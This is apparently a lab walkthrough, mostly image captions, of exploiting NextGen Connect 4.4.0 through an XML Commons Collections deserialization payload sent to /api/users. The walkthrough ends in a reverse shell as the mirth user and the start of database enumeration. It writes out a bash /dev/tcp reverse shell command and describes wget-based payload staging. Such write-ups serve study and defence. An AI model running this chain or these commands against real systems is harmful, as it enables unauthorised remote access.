
Accessing https://10.129.244.184/api/ opens NextGen Connect Client API Swagger documentation and reveals available endpoints for version 4.4.0.

The Users section of the API documentation lists multiple endpoints including POST /users, POST /users/_login, and various user management operations.

user_list endpoint returns an example XML response that reveals structure of user objects returned by API.

Python HTTP server starts on port 8080 to host files required for exploitation payload.

The crafted XML payload contains a Commons Collections deserialization gadget using InvokerTransformer to execute a curl command back to the attacker’s HTTP server.

The POST request to /api/users with the deserialization payload returns HTTP 500 error.

The same POST request to /api/users fails again with HTTP 500, followed by a connection shutdown message.

Burp Suite sends a GET request to /api/#/users and receives a 200 OK response containing Swagger UI HTML.

A request to /api/users without the X-Requested-With header results in HTTP 400 Bad Request.

Verbose curl issues a POST request to /api/#/users with required headers and XML payload, successfully establishing a TLS connection to target IP.

Attacker generates a new payload.xml containing a ChainedTransformer deserialization gadget that ultimately triggers a curl request to the listener.

Crafted deserialization object is tested in Swagger UI /users endpoint, while critical components of Commons Collections gadget chain are highlighted.

Payload is adjusted to execute a ping command through deserialization exploitation for connectivity verification.

Tcpdump on tun0 captures ICMP echo requests and replies, confirming that the target is successfully pinging the attacker’s IP.


Payload is further modified to leverage wget for downloading a test file from attacker’s HTTP server running on port 8081.

The Python HTTP server on port 8081 logs a 404 request from the target for /test.txt, verifying outbound HTTP connectivity.

Malicious request is crafted with a Python reverse shell one-liner that establishes a connection to 10.10.15.185 on port 9007.

Attacker prepares the final deserialization payload in Swagger UI and embeds a bash reverse shell one-liner that connects back to 10.10.15.185:9007.

Attacker saves bash reverse shell command `bash -i >& /dev/tcp/10.10.15.185/9007 0>&1` to a local file for hosting.

The Python HTTP server on port 8081 logs successful GET requests for the bash file from the target.

The updated payload uses wget to download the bash reverse shell script from the attacker’s server and saves it as /tmp/bash.

The netcat listener on port 9007 receives the reverse shell, providing a limited shell as the mirth user.
Database Enumeration

Directory listing of /usr/local/mirthconnect shows the main installation folders including conf, logs, and server components.

Listing the contents of the conf directory reveals key configuration files such as mirth.properties and dbdrivers.xml.
